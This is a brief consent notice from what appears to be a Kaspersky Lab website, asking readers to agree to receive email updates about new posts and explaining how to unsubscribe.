□ I agree to provide my email address to "AO Kaspersky Lab" to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

SUBSCRIBE